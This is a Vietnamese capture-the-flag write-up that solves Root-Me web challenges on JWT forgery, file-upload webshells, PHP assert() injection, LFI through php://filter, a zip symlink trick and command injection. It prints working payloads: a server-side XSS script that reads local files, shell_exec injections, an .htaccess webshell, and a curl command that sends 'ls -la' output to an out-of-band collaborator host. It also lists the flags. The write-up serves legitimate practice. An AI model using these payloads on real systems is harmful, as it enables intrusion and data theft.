Thay thế giá trị session cũ thành giá trị ở trên, ta lấy được flag do lúc này chúng ta đã là admin

Admin console

Good job, use this flag: Fl4sK_mi5c0nfigur4ti0n

Flag: Fl4sK_mi5c0nfigur4ti0n

21. HTTP - Cookies

Sửa đổi value thành admin

Filter Items		
Name	Value	Domain
ch7	admin	challenge01.root-me.org

Validation password : ml-SYMPA

Email saved

=> Flag: ml-SYMPA

22. Insecure Code Management

Sử dụng dirsearch trên Kali thấy rằng chall sử dụng .git để lưu file backup

```
[18:56:53] 200 - 352B - /web-serveur/ch61/.git/COMMIT_EDITMSG
[18:56:53] 200 - 73B - /web-serveur/ch61/.git/description
[18:56:53] 200 - 197B - /web-serveur/ch61/.git/branches/
[18:56:53] 200 - 1KB - /web-serveur/ch61/.git/
[18:56:53] 200 - 92B - /web-serveur/ch61/.git/config
```

Clone thư mục đó về và kiểm tra lịch sử git, thấy rằng có tài khoản admin có mật khẩu là s3cureP@ssw0rd

=> Flag: s3cureP@ssw0rd

```

diff --git a/config.php b/config.php
index e11aad2..663fe35 100644
--- a/config.php
+++ b/config.php
@@ -1,3 +1,3 @@
<?php
    $username = "admin";
-   $password = "s3cureP@ssw0rd";
+   $password = "0c25a741349bfdcc1e579c8cd4a931fca66bdb49b9f042c4d92ae1bfa3176d8c";
diff --git a/index.php b/index.php
index f7237d0..2e620c1 100755
--- a/index.php
+++ b/index.php

```

23.JWT - Introduction

Login bằng tài khoản guest và thay đổi chuỗi jwt với username thành admin => Không vào được trang admin => Đổi thuật toán thành none và thêm dấu ‘.’ cuối chuỗi jwt => Tìm được flag

The screenshot shows a JWT string: eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmFtZSI6ImFkbWluIn0. A dropdown menu for 'Algorithm' is set to 'none'. Below the string, the 'Header' section shows: { "typ": "JWT", "alg": "none" }. The 'Payload' section shows: { "username": "admin" }. At the bottom, a message box displays: Welcome admin to this website! :) You can validate the challenge with the flag: S1gn4tuR3_v3r1f1c4t10N_1S_1MP0Rt4n7 and a link to Click here to logout.

24. XSS - Server Side

Ngay khi vào chall ta thấy rằng có 1 text area, thử nhập 1 chuỗi bất kỳ “aaa” thì nhận được phản hồi sau dưới dạng 1 file pdf



Root-Me certification

We, Root-Me, certify that this player is a member of the Root-Me community and is active on our platform.
We also certify the following statements:

aaa

Sincerely,
The Root-Me team

Chuỗi “aaa” được trả về nguyên vẹn, vậy rất có thể khai thác được Reflected XSS. Chúng ta thử chèn <script>alert(1)</script> xem có nhận được cửa sổ popup không, kết quả là script được giữ nguyên vẹn

We, Root-Me, certify that M. is a member of the Root-Me community and is active on our platform.
We also certify the following statements:

<script>alert(1)</script>

Sincerely,
The Root-Me team

Vậy phần text area này khả năng không khai thác XSS được theo cách thường hoặc liên quan đến việc lọc input. Chúng ta thấy rằng trên web còn 2 button là Sign up và Login, vậy thử tạo tài khoản như sau

Login

test4

First name

f4

Last name

l4

Password

•

Submit

Sau đó thử lại với phần text area và nhận được file sau



Root-Me certification

We, Root-Me, certify that M. f4 l4 is a member of the Root-Me community and is active on our platform.
We also certify the following statements:

aaaa

Sincerely,
The Root-Me team

Có thể thấy rằng phần First name và Last name đã bị reflect lại ở sau chuỗi ký tự “M. ”, vậy ta thử chèn script vào phần First name hoặc Last name lúc Sign up để xem có gì xảy ra không

Login

login5

First name

<script>alert(1)</script>

Last name

l5

Password

•

Submit



Root-Me certification

We, Root-Me, certify that M. l5 is a member of the Root-Me community and is active on our platform.
We also certify the following statements:

aaaa

Sincerely,
The Root-Me team

Có thể thấy First name đã được thực thi, nhưng việc thực thi đó khả năng cao được thực hiện ở phía máy chủ, vậy thay vì alert(), chúng ta có thể chèn script đọc nội dung file /flag.txt. Sign up lại và thực hiện điều này với script sau, được lấy từ <https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting/server-side-xss-dynamic-pdf>.

```
<script>
x=new XMLHttpRequest();
x.onload=function(){document.write(btoa(this.responseText))};
x.open("GET","file:///etc/passwd");x.send();
</script>
```

Copy

Thay /etc/passwd thành /flag.txt

Login

First name

Last name

Password

Submit

Nhập nội dung vào text area và generate, lúc này chúng ta nhận được nội dung /flag.txt dạng base64, giờ chỉ cần giải mã và lấy cờ

czNydjNyX3MxZDNfeHNzXzFzX3c0eV9tMH1zX2Z1bg==

Giải mã

=> Flag: s3rv3r_s1d3_xss_1s_w4y_m0r3_fun

25. File upload - Null byte

Chall này chỉ chấp nhận các file dạng ảnh, nếu sửa extension thành .png hay sửa Content-Type thành image/png như bình thường thì không bypass được, vậy thì thử chèn null byte vào sau extension .php và sửa Content-Type thành image/png

-----203519893440136256003581886372-----

Content-Disposition: form-data; name="file"; filename="

getCMD.php\\$00.png"

Content-Type: image/png

Kết quả đã upload thành công

Photo gallery v 0.04

| upload | Hackin9 | MISC | Phrack

File information

- Upload: getCMD.php%00.png
 - Type: image/png
 - Size: 0.099609375 kB
 - Stored in: ./galerie/upload/64e07fcff27199fb4d0a49d1bbd4c205/getCMD.php%00.png

File uploaded.

File upload lên là webshell dùng để thực thi command, làm tương tự như 2 bài file upload trước là lấy được cờ

challenge01.root-me.org/web-serveur/ch22/galerie/upload/64e07fcff27199fb4d0a49d1bbcd4c205/getCMD.php?cmd=ls -la

Well done ! You can validate

=> Flag: VPNchi?NmTwvgr?dgCCF

26 IWT Revoked token

Chall này yêu cầu gửi 2 request:

Chiai hay yêu cầu gửi
POST: login vào admin

GET: lấy flag từ admin

Gửi request POST đăng nhập vào admin

```
Request
Pretty Raw Hex Hackvertor
1 POST /web-severeur/ch63/login HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection:...keep-alive
8 Cookie: _ga=SRYSKX0977=GS1.1.1732155750.2.1.1732157170.0.0.0;_ga=GA1.1.1921458245.1732119833
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Type: application/json
12 Content-Length: 49
13
14 {
15     "username": "admin",
16     "password": "admin"
17 }

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Thu, 21 Nov 2024 03:02:13 GMT
4 Content-Type: application/json
5 Content-Length: 296
6 Connection: keep-alive
7
8 {
9     "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE3MzIxNTgxMzsIm5iZiI6MTc5MjE1ODEzMywianRpIoiNGRmZWt3ODgtNny1oS00YTFHThkZTBETNWuMDBlNjNmZmQ2iwiZxHwIjoxNzMyMTU4MzEzLCJpZGVudGl0eSI6ImFkbWluIiwidjIicgiOmZhbHNlLC0jEXB1IjoiWNjZXNzIn0.yz-6dXLBxFyQ_7yQx9eDkoUSS5EtixWNYkv7gr33aw"
10
11
12
13
14
15
16
17
18
19
```

Lấy token ở response paste vào header Authorization: Bearer, thấy rằng token đã bị revoke. Xem source code thì thấy do token nằm trong blacklist

```
access_token = request.headers.get("Authorization").split()[1]
with lock:
    if access_token in blacklist:
        return jsonify({"msg": "Token is revoked"})
    else:
        return jsonify({'Congratzzzz!!!_flag': FLAG})
```

Vậy ta cần thêm chuỗi “==” ở cuối để lấy flag

Request		Response						
Pretty	Raw	Hex	Hackvertor	Pretty	Raw	Hex	Render	Hackvertor
1 GET /web-serveur/ch63/admin HTTP/1.1				1 HTTP/1.1 200 OK				
2 Host: challenge01.root-me.org				2 Server: nginx				
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0				3 Date: Thu, 21 Nov 2024 03:02:40 GMT				
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8				4 Content-Type: application/json				
5 Accept-Language: en-US,en;q=0.5				5 Content-Length: 80				
6 Accept-Encoding: gzip, deflate, br				6 Connection: keep-alive				
7 Connection: keep-alive				7 {				
8 Cookie: _ga=GA1.1.1921458245.1732119833				8 "Congratzzzz!!!_flag":				
9 Upgrade-Insecure-Requests: 1				9 "Do_n0t_r3v0ke_3nc0d3dT0kenz_Mam3ne-Us3_th3_JTI_f1eld"				
10 Priority: u=0, i				9 }				
11 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE3M2IxNTgxMzMzMzIm5iZi16MTczMjE1ODEzMywianRpIjojNGRmZWI3ODgtNmY1OS00YTFhLThkZTetNWUwMDB1NjNmZmQ2IwiZKhwIjoxNzMyMTU4MzEzLCJpZGVudGl0eSI6ImFkbWluIiwidZnJlc2giOmZhbHNlLC00eXB1ijojYWNjZXNzIn0.yZ-6dxLbFxYq_7yQx9XeDKoUS5EtX1WNYkvtoqr33aw==								

=> Flag: Do_n0t_r3v0ke_3nc0d3dT0kenz_Mam3ne-Us3_th3_JTI_f1eld

27. JWT - Weak secret

Chall này yêu cầu gửi request đến /admin kèm theo 1 token để lấy flag. Trước hết cần lấy token

Request		Response							
Pretty	Raw	Hex	Hackvertor	Pretty	Raw	Hex	Render	Hackvertor	
1 GET /web-serveur/ch59/token HTTP/1.1				1 HTTP/1.1 200 OK					
2 Host: challenge01.root-me.org				2 Server: nginx					
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0				3 Date: Thu, 21 Nov 2024 03:28:24 GMT					
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8				4 Content-Type: application/json					
5 Accept-Language: en-US,en;q=0.5				5 Content-Length: 173					
6 Accept-Encoding: gzip, deflate, br				6 Connection: keep-alive					
7 Connection: keep-alive				7 {					
8 Cookie: _ga=GA1.1.1921458245.1732119833				8 "Here is your token":					
9 Upgrade-Insecure-Requests: 1				9 "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoiz3Vlc3QifQ.4kBPNE7Y6BttP-Y3A-vQXPY9jAh_d0E6L4IUjL65CvmEjgdTZyr2ag-TM-g1H6EYKGgO3dBybhblaPQsbeClcw"					
10 Priority: u=0, i				9 }					
11									
12									

Token này sử dụng algo HS512, phần payload là guest

```

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJb2xIjoiZ3Vlc3QifQ.4kBPNf7Y6BrtP-Y3A-vQXPY9jAh_d0E6L4IUjL65CvmEjgdTzr2ag-TM-g1H6EYKGg03dBybhblaPQsbeClcw

HEADER: ALGORITHM & TOKEN TYPE
{
  "typ": "JWT",
  "alg": "HS512"
}

PAYLOAD: DATA
{
  "role": "guest"
}

```


Thay lại role thành admin rồi dán token vào request admin

Request	Response
<pre> 1 POST /web-serveur/ch59/admin HTTP/1.1 2 Host: challenge01.root-me.org 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: _ga_SRYSKX09J7=GS1.1.173215750.2.1.1732158468.0.0.0; _ga=GAI.1.1921458245.1732119833 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 Content-Type: application/json 12 Content-Length: 0 13 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJb2xIjoiYWRtaW4ifQ.zQST68EZKRdnIUoWHR_wsVtV17zu6Omkt7Y5dyA2QvOhKyXzCewJd2sEd0CljgJ4jt8DXsWRNssp-xLocYw </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Thu, 21 Nov 2024 03:30:55 GMT 4 Content-Type: application/json 5 Content-Length: 119 6 Connection: keep-alive 7 8 { "message": "I was right, you are not able to break my super crypto! I use HS512 so no need to have a strong secret!" 9 </pre>

Vẫn chưa lấy được cờ, thử lại bằng cách đổi algo thành none nhưng vẫn không được, lúc này ta nghĩ đến brute-force tìm secret key

```

(somnt@TruongSon)[~/jwt_tool]
$ python3 jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJb2xIjoiZ3Vlc3QifQ.4kBPNf7Y6BrtP-Y3A-vQXPY9jAh_d0E6L4IUjL65CvmEjgdTzr2ag-TM-g1H6EYKGg03dBybhblaPQsbeClcw -C -d /usr/share/wordlists/rockyou.txt


Version 2.2.7 @ticarpi

Original JWT:
[+] lol is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs512 -p "lol"

```

Secret key tìm được là "lol", vậy ta thu được token mới như ảnh dưới

	HEADER: ALGORITHM & TOKEN TYPE
	<pre> { "typ": "JWT", "alg": "HS512" } </pre>
PAYLOAD: DATA	<pre> "role": "admin" } </pre>
VERIFY SIGNATURE	<pre> HMACSHA512(base64UrlEncode(header) + "." + base64UrlEncode(payload), lol) □ secret base64 encoded </pre>

Thay đổi token cũ thành token mới tìm được, chúng ta lấy được flag

Request

Pretty	Raw	Hex	Hackvertor
1 POST /web-severeur/ch59/admin HTTP/1.1			
2 Host: challenge01.root-me.org			
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0			
4 Accept:			
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8			
5 Accept-Language: en-US,en;q=0.5			
6 Accept-Encoding: gzip, deflate, br			
7 Connection: keep-alive			
8 Cookie: _ga_SRYSKX0907=G\$1.1.1732155750.2.1.1732158468.0.0.0; _ga=GAL.1.1921458245.1732119833			
9 Upgrade-Insecure-Requests: 1			
10 Priority: u=0, i			
11 Content-Type: application/json			
12 Content-Length: 0			
13 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUmIj9.eyJyb2xIjoiYWRtaW4ifQ.y9GHxQbH70X_S8F_VPAjra_S-nq9MsRnuvWFGoIyKXKk8xCmPy1jN190KcV1qV6qLFTNrvg4Gwyv290CjAWA			
14			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 200 OK				
2 Server: nginx				
3 Date: Thu, 21 Nov 2024 03:25:46 GMT				
4 Content-Type: application/json				
5 Content-Length: 77				
6 Connection: keep-alive				
7				
8 {				
"result":				
"Congrats!! Here is your flag: PleaseUseAStrongSecretNextTime\n"				
}				
9				

=> Flag: PleaseUseAStrongSecretNextTime

28. JWT - Unsecure File Signature

Chall này có jwt được thêm giá trị kid ở header, kid dùng để xác định đường dẫn key dùng để mã hóa hoặc giải mã token, giá trị này có thể bypass bằng path traversal, sử dụng file /dev/null - 1 file rỗng trong linux để khiến kid trở thành rỗng. Thủ bypass bằng path traversal thông thường

Có vẻ như sử dụng ../ không đem lại hiệu quả (không vào được admin),
vậy chúng ta hãy thử cách bypass khác, sử dụng// (signature hiện tại
để rỗng)

Bypass thành công

← → ⌂ challenge01.root-me.org:59081/admin

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

▼ Success: "Well done ! Here is your flag : RM{Uns3cUr3_f113_H4ndl1nG!!}"

Flag: RM{Uns3cUr3 f1l3 H4ndl1nG!!}

29. PHP - assert()

Mục tiêu chall này là đọc được nội dung file .passwd, để ý rằng url chưa parameter có thể khai thác bằng path traversal. Khi thay thế home (hay contact, about) thành .passwd, kết quả là không tìm thấy file

Request	Response
<pre>Pretty Raw Hex Hackvertor 1 GET /web-serveur/ch47/?page=.passwd HTTP/1.1 2 Host: challenge01.root-me.org 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: _ga_SRYSKX09J7=GS1.1.1732161846.1.1.1732163490.0.0.0; _ga=GAI.1.1998531292.1732161847 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i</pre>	<pre>Pretty Raw Hex Render Hackvertor 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 22 Nov 2024 08:37:28 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Vary: Accept-Encoding 7 Content-Length: 41 8 9 'includes/.passwd.php'File does not exist</pre>

Vậy thì thử bằng cách thêm ../

Request	Response
<pre>Pretty Raw Hex Hackvertor 1 GET /web-serveur/ch47/?page=..%2f.passwd HTTP/1.1 2 Host: challenge01.root-me.org 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: _ga_SRYSKX09J7=GS1.1.1732161846.1.1.1732163490.0.0.0; _ga=GAI.1.1998531292.1732161847 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i</pre>	<pre>Pretty Raw Hex Render Hackvertor 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 22 Nov 2024 08:37:34 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Vary: Accept-Encoding 7 Content-Length: 165 8 9 10 Warning: assert(): Assertion "strpos('includes/../passwd.php', '..') === false" failed in /challenge/web-serveur/ch47/index.php on line 8 11 Detected hacking attempt!</pre>

Có thể thấy rằng sử dụng server phát hiện chuỗi ký tự '..' có xuất hiện và thực hiện ngăn chặn, có thể thử lại bằng cách encode nhưng vẫn bị filter. Tìm trên google về bypass assert() trong PHP thì thu được kết quả

```
' and die(show_source('/etc/passwd')) or '
```

Vậy thử áp dụng vào trường hợp này thì bypass thành công

Selected text

```
'%20and%20die(shell_exec(%22ls%20-la%22))%20or%20'
```

Decoded from: URL encoding **⊕**

```
' and die(shell_exec("ls -la")) or '
```

```

9 total 40
10 dr-xr-x--- 3 web-serveur-ch47 www-data 4096 Dec 10 2021 .
11 drwxr-s--x 98 challenge      www-data 4096 Sep 12 18:14 ..
12 -r----- 1 challenge      challenge 90 Dec 10 2021
13 ._nginx.http-level.inc
14 -r----- 1 challenge      challenge 727 Dec 10 2021
15 ._nginx.server-level.inc
16 -r----- 1 root          www-data 1388 Dec 18 2021
17 ._perms
18 -r----- 1 challenge      challenge 218 Dec 10 2021
19 ._php53-fpm.pool.inc
20 -rw-r---- 1 root          www-data 44 Dec 10 2021
21 .git
22 -r----- 1 web-serveur-ch47 www-data 192 Dec 10 2021
23 .passwd
24 drwxr-sr-x 2 web-serveur-ch47 www-data 4096 Dec 10 2021
25 includes
26 -rw-r---- 1 web-serveur-ch47 www-data 811 Dec 10 2021
27 index.php
28
29
30

```

Tiến hành đọc file .passwd

[←](#) [→](#) [G](#) challenge01.root-me.org/web-serveur/ch47/?page=' and die(nl2br(shell_exec("cat .passwd")))) or '

The flag is / Le flag est :

x4Ss3rT1nglSn0ts4f3A7A1Lx

Remember to sanitize all user input! / Pensez à valider toutes les entrées utilisateurs !
Don't use assert! / N'utilisez pas assert !

=> Flag: x4Ss3rT1nglSn0ts4f3A7A1Lx

30. PHP - Apache configuration

Chall này chặn tất cả các file php, nếu thử bypass bằng thêm extension, nullbyte, exiftool... thì đều không được.

Nhận thấy rằng trong response trả về, server sử dụng apache, vậy ta thử can thiệp vào tệp .htaccess cho phép kích hoạt engine php

```

<Files ".htaccess">
    Require all granted
</Files>

php_flag engine on
SetHandler application/x-httpd-php

#<?php echo "<br>"; system($_GET['cmd'])| ?>

```

Sau đó tìm kiếm và đọc file flag.txt

← → ⌂ challenge01.root-me.org:59062/uploads/u899c1ei8p135sgvpi518djk79/.htaccess?cmd=find / -name "flag.txt" 2>/dev/null
Require all granted php_flag engine on SetHandler application/x-httdp-php #
[/app/private/flag.txt](#)

← → ⌂ challenge01.root-me.org:59062/uploads/u899c1ei8p135sgvpi518djk79/.htaccess?cmd=cat /app/private/flag.txt
Require all granted php_flag engine on SetHandler application/x-httdp-php #
Congrats! Here is your flag: ht@cc3ss2RCE4th%w1n


=> Flag: ht@cc3ss2RCE4th%w1n

31. PHP - Filters

Chall này cần đăng nhập vào admin để lấy flag. Sau khi thử SQLi không thành công, thử quét đường dẫn bằng dirsearch thì thu được file config

```
[16:11:35] 403 - 548B - /web-serveur/ch12/clients.sqlite  
[16:11:38] 200 - 0B - /web-serveur/ch12/config.php  
[16:11:44] 403 - 548B - /web-serveur/ch12/customers.sqlite
```

Sau khi thử bypass bằng cách thêm ../, nhận thấy rằng đường dẫn không hợp lệ



```
Pretty Raw Hex Hackvertor  
1 GET /web-serveur/ch12/?inc=../../../../config.php HTTP/1.1  
2 Host: challenge01.root-me.org  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;  
rv:132.0) Gecko/20100101 Firefox/132.0  
4 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0  
.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Connection: keep-alive  
8 Cookie: _ga=GA1.1.199853129.1732161847; PHPSESSID=APACHE2RCE=  
u899c1ei8p135sgvpi518djk79  
9 Upgrade-Insecure-Requests: 1  
10 Priority: u=0, i  
11  
12
```

Pretty Raw Hex Render Hackvertor
Warning: file_exists(): open_basedir restriction in effect. File(/config.php) is not within
the allowed path(s): (/challenge/web-serveur/ch12) in /challenge/web-
serveur/ch12/ch12.php on line 6
FileManager v 0.01

- home
- login

Warning: include(): open_basedir restriction in effect. File(/config.php) is not within
the allowed path(s): (/challenge/web-serveur/ch12) in /challenge/web-
serveur/ch12/ch12.php on line 26 Warning: include(/config.php): failed to open
stream: Operation not permitted in /challenge/web-serveur/ch12/ch12.php on line 26
Warning: include(): Failed opening '/config.php' for inclusion
(include_path='.:/usr/share/php') in /challenge/web-serveur/ch12/ch12.php on line 26

Nhận thấy rằng response trả về có chứa hàm include(), thường xuất hiện khi có lỗ hổng LFI, và có thể sử dụng các kỹ thuật như encode bằng base64 để bypass



```
Pretty Raw Hex Hackvertor  
1 GET /web-serveur/ch12/?inc=  
php%3a%2f%2ffilter%2fconvert.base64-encode%2fresource%3dc  
onfig.php HTTP/1.1  
2 Host: challenge01.root-me.org  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;  
rv:132.0) Gecko/20100101 Firefox/132.0  
4 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,*/*  
;q=0.8  
5 Accept-Language: en-US en;q=0.5
```

Pretty Raw Hex Render Hackvertor
FileManager v 0.01

- home
- login

PD9waHAKJHVzZXJuYW1lPSJhZG1pbil7CiRw
YXNzd29yZD0iREFQdDLEMm1reTBBUEFGIjsK

Gửi lại request đã encode bằng base64, thu được kết quả như trên, giờ chỉ cần giải mã là thu được username và password



Selected text
PD9waHAKJHVzZXJuYW1lPSJhZG1pbil7CiRw
YXNzd29yZD0iREFQdDLEMm1reTBBUEFGIjsK

Decoded from: Base64

```
<?php \n$username="admin"; \n$password="DAPt9D2mky0APAF"; \n
```

=> Flag: DAPt9D2mky0APAF

32. PHP - register globals

Thử bypass bằng SQLi không được => Quét dir tìm file backup

```
[16:32:57] 403 - 548B - /web-serveur/ch17/ext/.deps  
[16:33:12] 200 - 517B - /web-serveur/ch17/index.php  
[16:33:12] 200 - 1KB - /web-serveur/ch17/index.php.bak
```

Khi truy cập vào đường dẫn trên, 1 file được tải về, giá trị cần chú ý là hidden password

```
if (( isset ($password) && $password!="" && auth($password,$hidden_password)==1) || (is_array($_SESSION) && $_SESSION["logged"]==1 ) ){
    $aff=display("well done, you can validate with the password : $hidden_password");
} else {
    $aff=display("try again");
}
```

Dựa vào code, có thể thấy rằng lấy được hidden password nếu SESSION[“logged”]=1

The screenshot shows a browser interface with two main sections: 'Request' and 'Response'.

Request:

- Pretty (selected), Raw, Hex, Hacktector
- 1 GET /web-serveur/ch17/?_SESSION[logged]=1 HTTP/1.1
- 2 Host: challenge01.root-me.org
- 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
- 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- 5 Accept-Language: en-US,en;q=0.5
- 6 Accept-Encoding: gzip, deflate, br
- 7 Origin: http://challenge01.root-me.org
- 8 Connection: keep-alive
- 9 Referer: http://challenge01.root-me.org/web-serveur/ch17/
- 10 Cookie: PHPSESSID=8209de2eb2da76fab6c7a47955088; .ASPXAUTH=17-GSI_1_1732161846_1_1_1732163480_0_0_0; .ASPXFORMSTATE={

Response:

- Pretty, Raw, Hex, Render (selected), Hacktector

Authentication v 0.05

Password:

connect

well done, you can validate with the password : NoTQYipcRKkgqrG

=> Flag: NoTQYipcRKkgrqG

33. File upload - zip

Ở chall này, khi upload file zip lên, chúng ta sẽ không truy cập được vào file vừa up. Do đó cần sử dụng soft link

```
ln -s ../../index.php index.txt
```

- In Kali Linux (or any other Linux distribution), a symbolic link (also known as a soft link) is a type of file that acts as a pointer or reference to another file or directory.
 - Symbolic links are used to create shortcuts to files or directories, making them accessible from different locations in the file system.
 - Symbolic links are different from hard links in that they are independent files that point to a target, whereas hard links are multiple directory entries for the same file.

Mục tiêu là đọc file index.php, vậy cần thực hiện tạo file index.txt rồi zip lại

```
[sonnt@TruongSon] ~
$ ln -s ../../index.php index.txt

[sonnt@TruongSon] ~
$ zip --symlinks index.zip index.txt
adding: index.txt (stored 0%)

[sonnt@TruongSon] ~
$ ls
create_token_rs256.py  Documents  getCMD.php.png  index.zip  Pictures          Templates
Desktop                Downloads  github.com    jwt_tool   Public           Videos
dirsearch               getCMD.php  index.txt    Music      publickey_jwt_rs256.pem

[sonnt@TruongSon] ~
$ |
```

Up file index.zip lên rồi lấy flag

```
$zip = new ZipArchive;
if ($zip->open($uploadfile)) {
    // Don't know if this is safe, but it works, someone told me the flag is N3v3r_7rU5T_u5Er_1npU7 , did not understand what it means
    exec("/usr/bin/timeout -k2 3 /usr/bin/unzip '$uploadfile' -d '$uploaddir'", $output, $ret);
    $message = "<p>File unzipped <a href='".$uploaddir."'>here</a>.</p>";
    $zip->close();
}
=> Flag: N3v3r_7rU5T_u5Er_1npU7
```

34. Command injection - Filter bypass

Chall này filter đi dấu ";" vốn dùng để ngắt lệnh, do đó thử `&&` thì Ping OK

The screenshot shows the Burp Suite interface with two panes: Request and Response.

Request:

```
POST /web-serveur/ch53/index.php HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://challenge01.root-me.org
Connection: keep-alive
Referer: http://challenge01.root-me.org/web-serveur/ch53/
Cookie: _ga_SRYSKX09J7=GS1.1.1732808552.2.1.1732808576.0.0.0.; _ga=GAI.1.1612504057.1732330700
Upgrade-Insecure-Requests: 1
Priority: ue0, i
ip=127.0.0.1 && ls -la
```

Response:

127.0.0.1 [Submit] Ping OK

Tuy nhiên kết quả không hiện gì nên đây là dạng blind, vậy thử dùng burp collaborator đọc kết quả qua lệnh curl

```
15
16 ip=127.0.0.1 && curl -X POST -d "$(ls -la)"
http://qrl43uwhbonpaz05ydyflt0p5gb7zxnm.oastify.com
```

Tuy nhiên kết quả cũng không hiện, vậy ta thử cách bypass khác, sử dụng Intruder với từ điển sau

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Command%20Injection/Intruder/command-execution-unix.txt>

Position là đoạn ký tự sau localhost

```
15
16 ip=localhost$ %0a ls /$
```

Kết quả thu được gồm các payload bắt đầu bằng %0A với dấu hiệu là length nhỏ hơn các payload còn lại

Request	Payload
65	%0Acat%20/etc/passwd
66	%0A/usr/bin/id
67	%0Aid
69	%27%0A/usr/bin/id%0A%27
71	%0Aid%0A
76	%0a ping -i 30 127.0.0.1 %0a
81	%0a id %0a

Thử lại bằng %0A

```
